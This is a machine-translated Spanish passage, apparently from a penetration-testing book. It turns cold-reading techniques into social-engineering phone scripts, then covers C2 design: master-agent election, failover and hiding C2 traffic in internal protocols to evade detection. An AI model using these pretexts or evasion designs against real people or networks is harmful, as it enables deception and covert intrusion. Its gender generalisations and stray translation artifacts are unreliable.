Hace un par de años, asistí a una fiesta de recaudación de fondos con algunos amigos. El anfitrión había hecho arreglos para que un lector de Tarot estuviera presente. Tiendo a pensar en mí mismo como un escéptico de mente abierta (claro, todo es posible, pero no creo que los pedazos de cartón que se empujan alrededor de una mesa puedan predecir el futuro), pero fue una recaudación de fondos y un poco divertido, así que Lo acompañé. Uno por uno, los invitados se unieron al lector en una habitación aislada durante 15 minutos y luego (casi sin excepción) salían asombrados con la precisión de las predicciones o evaluaciones de vida que se habían hecho. Cuando fue mi turno, se hizo evidente por qué había querido hacer estas "lecturas" por separado: la mía era muy genérica y podría haberse aplicado a casi cualquier persona de mi edad. En resumen, confiaba en una técnica que se conoce en la industria (médicos psíquicos/magos de escenario, elijan) como "lectura en frío". En lugar de meterme con la dama, le seguí el juego, pero la experiencia me hizo pensar.

Lectura en frío

Los lectores en frío utilizan una serie de métodos para dar a entender que saben mucho más sobre el tema de lo que realmente saben. Como dije, se usa más comúnmente (pero no exclusivamente) con respecto a los "psíquicos" y los artistas de teatro. Pensé que sería un proyecto de arte divertido aprender sobre el Tarot mientras estudiaba simultáneamente todo lo que pudiera encontrar en la lectura en frío y veía actuaciones de los grandes en el campo del mentalismo. Quería ver si había formas de aplicar la lectura en frío al campo más amplio de la ingeniería social, específicamente dentro de las pruebas de penetración.

He escrito sobre ingeniería social más tradicional en *Acceso no autorizado*, publicado por Wiley en 2009. Estas técnicas son un poco diferentes;

los siguientes son ejemplos de métodos de lectura en frío utilizados por los artistas escénicos adaptados para su uso en escenarios de ingeniería social.

El hecho borroso

Un *hecho borroso* es una declaración vaga que probablemente sea aceptada por la "marca" debido a la forma en que está formulada. Después de esa aceptación, le permite al lector desarrollar el diálogo en algo más específico.

Un lector puede decir algo como: "Puedo ver una conexión con Europa, posiblemente Gran Bretaña, o podrían ser las regiones más cálidas del sur. Esta impresión es bastante fuerte; ¿significa esto algo para ti?

Si la marca responde algo como "¿Podría esto incluir a Gales?" luego, el lector ampliaría eso diciendo: "Hay una sensación celta definida en las vibraciones que estoy sintiendo".

Uso del hecho borroso en la ingeniería social

No siempre resulta sencillo localizar a determinadas personas o averiguar con quién necesita hablar para extraer información. Podemos usar la técnica de hechos borrosos para hacer precisamente eso: "Hola, espero que me puedan ayudar. Tengo un mensaje aquí para devolver una llamada de alguien de su empresa, pero la letra del tipo que me lo dio es una pesadilla. No estoy seguro si es Allan, Ali o Anton... No puedo distinguirlo.

Todo lo que sé es que tiene que ver con la compra de cursos de capacitación en el software de seguridad Fortify o la clasificación de los requisitos de capacitación. ¿Tienes alguna idea de quién podría ser?

Lo bueno de este enfoque es que convierte el proceso en sí mismo.

La recepción está acostumbrada a tener que bloquear llamadas a ciertas personas (generalmente de vendedores o reclutadores), pero ese proceso de bloqueo ya no existe. Ahora es solo una conversación entre dos personas, una que está tratando de ayudar devolviendo una llamada de inmediato y alguien cuyo trabajo es ayudar. Tenga en cuenta que los nombres en este ejemplo podrían ser nombres o apellidos. Si la recepción reconoce un nombre similar al que ha citado, es probable que lo conecten de inmediato. De lo contrario:

"Puedo comunicarte con Dave Peterson, él se encarga de eso, pero no puedo ubicar a un Anton o un Ali".

En cuyo caso, todo lo que tiene que decir es, "Peterson, eso es todo. Tengo el archivo equivocado frente a mí. ¡Lo siento! ¿Podrías comunicarme para que pueda averiguar por qué llama?

El crédito psíquico Un

truco que usan los psíquicos para romper la resistencia escéptica natural de sus clientes es dar a entender que sienten que el cliente tiene una fuerte vibración o talento psíquico natural. Esto se puede hacer de varias maneras ("Lo veo en tu aura" o lo que sea), pero el objetivo es reducir el escepticismo tratando al cliente como un igual y otorgándole el debido respeto. Es un buen truco y funciona muy bien.

Usando el Crédito Psíquico en Ingeniería Social

No digo que debas insinuar que tus objetivos tienen poderes psíquicos, pero una forma similar de romper la resistencia cuando intentas extraer información es atribuirles conocimientos o experiencia que no tienen. Nuevamente, al tratar al objetivo como un igual y otorgarle el respeto de un compañero, es mucho más probable que le brinde la ayuda que necesita. Puedes inyectar cosas en la conversación como: "Ah, está bien, normalmente no estoy acostumbrado a tratar con personas que saben de lo que están hablando. ¡Este es un cambio agradable!".

En el Reino Unido (y probablemente en otros lugares), hay pocas cosas que a la gente le gusten menos que tratar con los asistentes o recepcionistas de los médicos generales. No quiero generalizar, pero es prácticamente un cliché. Intentan dispensar su "experiencia" en recetas y otros consejos médicos como si fueran médicos. Señale esto y prepárese para no llegar a ninguna parte si está tratando de obtener una cita con su médico en el Servicio Nacional de Salud. Por otro lado, si masajeas este tipo de personalidad: "Tú eres el experto, así que me preguntaba si podrías decirme...", y tendrás una experiencia mucho mejor. Esto no es lo mismo que la adulación, que cubrimos en un momento.

La trampa del arcoíris

Esta es la acción del psíquico en el comercio. The Rainbow Ruse es una declaración que atribuye al cliente tanto un rasgo de personalidad como su opuesto. Por ejemplo:

"Puedes ser una persona muy considerada, muy rápida para ayudar a los demás incluso sin que te lo pidan, pero hay momentos, si eres honesto, en los que

reconoce una vena egoísta en ti mismo."

¡Eso es un ganar-ganar si alguna vez hubo uno! El truco del arcoíris te permite hacer una declaración irrefutable y eso es oro de ingeniería social.

Uso de Rainbow Ruse en ingeniería social Esto es útil si

necesita parecer saber más sobre un negocio o un proceso o un individuo de lo que realmente sabe. Es una buena charla trivial cuando se integra a otras estrategias de ingeniería social. Considere lo siguiente: "Estaba leyendo un artículo sobre su empresa el otro día. *Financial Times*, si no recuerdo mal. Lo más importante para mí fue que estaba señalando cuán segmentada puede ser su industria. Decía que con algunos de sus competidores ha habido muchos cambios y fluctuaciones —ya sabe, reestructuraciones, reposicionamientos, conversaciones sobre fusiones— mientras que en otros las cosas han estado realmente muy tranquilas, simplemente avanzando como se esperaba".

Disparates. Completa y absoluta tontería, pero entiendes el punto. Puedes decir mucho y sonar lo suficientemente convincente sin saber nada.

La

adulación La adulación es similar al crédito psíquico, pero tiene un enfoque más amplio y debe abordarse con precaución. Los hombres son blancos fáciles de adulación, particularmente por parte de las mujeres. Por otro lado, las mujeres (en general) no son tan fácilmente manipuladas por la adulación, ya que están más acostumbradas a ella. Sin embargo, es interesante notar que, por mucho, muchas más mujeres ven psíquicos y lectores de Tarot que hombres. En cualquier caso, es una técnica altamente efectiva en lecturas psíquicas.

"Sabes cómo ser un buen amigo. Veo que básicamente eres una buena persona, una persona honesta, que quiere hacer lo correcto".

"Eres cálido y amoroso".

"Tienes un alma amable".

"Eres un pensador independiente".

Este es el tipo de cosas que a todos les gusta escuchar. Por supuesto, los "psíquicos" lo tienen más fácil porque pueden "adivinar" tales cosas sin

teniendo que proporcionar contexto y con el objetivo una vez más de romper el escepticismo y cultivar la compenetración.

Uso de la adulación en la ingeniería social

Si tiene problemas para enfrentarse a la política de seguridad corporativa al tratar de adquirir información, sea amable y muestre cuánto aprecia el hecho de que se toman en serio la seguridad de la información: "Tengo que decir que creo que su apego a la esencia de lo que la seguridad realmente es perfecta. Conseguir el equilibrio adecuado entre el proceso funcional y la seguridad nunca es fácil, pero creo que realmente lo ha juzgado bien, probablemente un poco mejor que la mayoría de las empresas de su sector. Al menos en mi experiencia."

Esto también se conoce en las lecturas psíquicas como "elogiar la preocupación" o recompensar psicológicamente el escepticismo. El personal de seguridad es muy consciente de lo difícil que es equilibrar el proceso funcional y la seguridad y sin duda apreciará a alguien por notar que está haciendo un buen trabajo. Simplemente no te muestres como un besador de traseros.

La declaración de Jacques

Este es uno interesante. Lleva el nombre de Jacques en "Como gustéis" de Shakespeare, quien pronuncia el famoso discurso "Las siete edades del hombre". La mayoría de las personas son fundamentalmente iguales. Tienen las mismas experiencias en los mismos momentos de sus vidas, los mismos triunfos, logros, crisis y decepciones. No importa si el cliente lleva un traje impecable y un Rolex o luce un peinado punk y una muñequera tachonada. Es por esto que lo primero que te preguntará un psíquico es tu edad.

El siguiente ejemplo es algo que sería aplicable a alguien de entre 30 y 40 años:

"Sé honesto contigo mismo: últimamente has pasado mucho tiempo preguntándote qué pasó con todos esos sueños que tenías en tu juventud, ambiciones y planes que alguna vez te importaron. Hay una parte de ti que quiere desechar todo, salir de la rutina y empezar de nuevo, esta vez haciendo las cosas a tu manera".

Esto es como decirle a un adolescente que a veces está de mal humor; es como disparar peces en un barril.

Uso de la declaración de Jacques en ingeniería social

No es solo la vida de las personas lo que es predecible, sino también la vida útil de un negocio:

"He estado siguiendo su negocio desde los primeros días, cuando todo se trataba de hacerse con una cuota de mercado, afianzarse y luego todo se trataba de la consolidación. Todo es propiedad de HP e IBM en estos días, ¿no es así? La historia habitual, los peces gordos se fusionan con peces más grandes para reducir costos y reducir los márgenes, tratando de garantizar la supervivencia, en realidad, y solo quedan unos pocos independientes para atender a los sectores especializados de 'nicho'".

Declaraciones como esta se pueden personalizar según sea necesario. Son útiles para establecer una relación y demostrar que el ingeniero social y el objetivo están "en la misma página" y han recorrido los mismos caminos.

La declaración de Barnum

PT Barnum fue un legendario showman y empresario del que se decía que tenía "algo para complacer a todos". Como tal, una declaración de Barnum está diseñada para sonar verdadera para todos.

Estas declaraciones no necesitan ser de naturaleza halagadora. Por ejemplo:

"Ocasionalmente, tus esperanzas y objetivos pueden ser bastante poco realistas".

"Tienes una gran necesidad de que la gente te quiera y te respete".

Por supuesto, *pueden* ser halagadores:

"Eres un pensador independiente y original; no aceptas simplemente lo que la gente te dice que creas".

Este es otro truco psíquico clásico para parecer conocedor de un tema mientras se hace una declaración que podría aplicarse a casi cualquier persona.

Uso de la Declaración de Barnum en ingeniería social Al igual que la

Declaración de Jacques, la Declaración de Barnum tiene aplicaciones mucho más allá de las personas. Por ejemplo:

"Estaba hablando con un viejo amigo mío en InfoSec en Londres la semana pasada. Solía trabajar para ustedes, y decía que el negocio está ahí, si saben dónde encontrarlo, pero el problema es hacer que pague. Los márgenes estrechos se vuelven cada vez más estrechos, y realmente tienes que apostar por el largo plazo para lograrlo.

trabajar. Quizás eso se aplica a algunos compromisos de consultoría más que a otros".

C2 Parte VIII: Conceptos experimentales en Comando y control

Hasta ahora, hemos examinado varias formas en las que C2 se puede mantener en la infraestructura de destino. Sin embargo, en todos los escenarios hasta ahora, independientemente de la implementación, el modelo siempre ha dependido de que cada nodo o agente bajo nuestro control tenga su propio canal C2. Esto no siempre es apropiado ni sabio. En una situación en la que necesitará controlar o dirigir una cantidad de hosts, esto generará un tráfico de red excesivo (o, al menos, balizas excesivas y, por lo tanto, conexiones) fuera de la red. En tales circunstancias, vale la pena considerar un modelo alternativo que consolide los hosts en su C2 en un solo canal de administración.

Como verás, esto no es tan fácil como parece. Por supuesto, no existe un único enfoque "mejor" para la gestión avanzada de agentes, pero en este capítulo consideraremos dos soluciones posibles. El que tome depende en gran medida de las circunstancias de la misión y de lo que sea más apropiado dado su conocimiento de la arquitectura de la red de destino. Sin embargo, en ambos casos el objetivo es seleccionar uno de los agentes C2 como maestro y canalizar todos los datos a través de ese nodo.

Escenario 1: Administración de agentes guiada por servidor C2

La forma más fácil de lograr este objetivo es permitir que el servidor C2 asigne roles a los agentes C2. Al agente inicial que se señalizaría se le asignaría el rol de maestro, como se muestra en la [Figura 8.1](#).




Figura 8.1: Baliza inicial designada como nodo Maestro.

Todas las balizas posteriores recibirían instrucciones para canalizar el tráfico de regreso a través de este nodo de agente maestro. Consulte [la Figura 8.2](#).




Figura 8.2: C2 usa Master para la conectividad de salida.

La forma en que los nodos se comunican entre sí a través del segmento de la red local es una cuestión de preferencia personal, ya que prácticamente cualquier protocolo común en las redes internas se puede modificar o ampliar para incluir una carga útil C2, ICMP, SNMP y, por supuesto, HTTPS.

Estos son tres ejemplos obvios en escenarios donde un uso excesivo de tráfico SSH interno entre estaciones de trabajo puede considerarse sospechoso por un monitoreo agresivo de la red. Todo le permitirá transportar datos arbitrarios.

No se recomienda HTTPS para transportar datos C2 fuera de la red, dado el posible escrutinio adicional que este protocolo recibirá por parte de la seguridad de nivel fronterizo. Sin embargo, el cielo es el límite si quieras ser creativo y pasar desapercibido. Actualmente estoy experimentando con mensajes RIP y OSPF falsos (los sistemas de detección de intrusos no se entrometerán con los protocolos de enrutamiento internos).

El problema con este enfoque es que toda la infraestructura de C2 se vuelve dependiente de un nodo de agente. Se pueden asignar varios agentes en un escenario de conmutación por error, pero eso suele ser innecesariamente complejo. Una solución simple en caso de que el agente maestro C2 muera (es decir, se descubra o la máquina se

apagado o reiniciado) es implementar una función de tiempo de espera basada en una falla de comunicación de un período de tiempo arbitrario (ver [Figura 8.3](#)).




Figura 8.3: Un tiempo de espera en el nodo maestro indica que es probable que ya no funcione o que el host esté apagado.

En este punto, el servidor C2 supondrá que el nodo está deshabilitado de forma temporal o permanente y asignará la función de maestro del agente C2 a otro host. Instruirá a los esclavos restantes para enrutar a través de este nuevo host como antes (consulte la [Figura 8.4](#)).




Figura 8.4: El servidor C2 nomina un nuevo nodo maestro.

Escenario 2: Gestión semiautónoma de agentes C2

Si bien el escenario anterior es efectivo en la mayoría de los casos, puede haber circunstancias en las que desee otorgar a sus nodos C2 más autonomía para seleccionar su propio nodo maestro (o nodos), según ciertos factores específicos del entorno de destino. Se puede utilizar un paquete de difusión simple o un paquete ARP falso para permitir que los nodos que no son conscientes de la presencia de los demás se comuniquen en un segmento de red local (consulte la [figura 8.5](#)).




Figura 8.5: Los agentes nominan a su propio Maestro.

Una vez que se ha asignado un nodo maestro de agente, se inicia C2 según el escenario 1 (consulte la [Figura 8.6](#)).




Figura 8.6: El Maestro funciona como puerta de enlace para otros nodos como antes.

Sin embargo, la principal diferencia es que los nodos no necesitan esperar a que se agote el tiempo de espera del maestro del agente para realizar una nueva elección en la que se selecciona un nuevo nodo si es necesario o se mantiene el actual. Esto puede ocurrir en un intervalo predefinido o entre momentos de tranquilidad en la actividad C2 ([consulte la Figura 8.7](#)).




Figura 8.7: Se realizan más elecciones según sea necesario.

Apuntes sobre la relación entre agentes amos y esclavos. El agente maestro tiene una serie de responsabilidades, independientemente del escenario que elija implementar:

- Supervisión del estado de los hosts esclavos. Si un host esclavo falla o se vuelve inalcanzable, el host maestro notifica al servidor C2.
- Actuando como conducto central entre el servidor C2 y los nodos esclavos C2.
- Dirigir correctamente los mensajes C2 a los nodos esclavos C2 sin que el servidor C2 necesite especificar nada más que el nombre de identificación del nodo esclavo (es decir, el nombre de la estación de trabajo).

No se debe usar un nodo maestro para iniciar una nueva elección y esta responsabilidad continúa siendo compartida por todos los hosts en la infraestructura C2 (simplemente porque el maestro puede morir en cualquier momento).

Un algoritmo de elección no tiene por qué ser complejo, ni debería serlo. En pocas palabras, cuando se decide (debido a una falla de comunicación o un período de tiempo excedido), ocurre una elección donde cada miembro de la infraestructura C2 es un miembro votante. La comunicación se produce a través de mensajes de difusión y es un sistema basado en puntos. El host con más puntos se convierte en el nuevo nodo de agente maestro. Los factores que influyen en los puntos pueden ser:

- Importancia relativa del nodo. ¿Es un servidor, un controlador de dominio o un activo de alto valor indicado previamente manualmente por el controlador del servidor C2?
- Confiabilidad previa del nodo según lo señalado por el tiempo de actividad. ¿Es una caja que se apaga a las 5 de la tarde todos los días?
- Fiabilidad de las comunicaciones en general, que puede calificarse de varias formas con una puntuación que disminuye cada vez que un maestro sufre un fallo de comunicaciones C2 (o, por el contrario, aumenta en función de lo contrario).
- Jitter aleatorio para evitar el estancamiento.

El negocio de determinar las relaciones maestro/esclavo como este es un problema al que se enfrentan muchos desarrolladores en áreas perfectamente legítimas del desarrollo de software donde el sigilo no es un factor. Por tanto, no es de extrañar que pueda ser algo más complejo desde nuestro punto de vista. En informática, este problema se denomina *elección de líder* (que no debe confundirse con la elección de liderazgo), y existen muchos paradigmas y escuelas de

pensamiento dentro de él que están más allá del alcance de este libro, pero que vale la pena explorar.

BANDIDO DE CELEBRIDAD ESTALLIDO

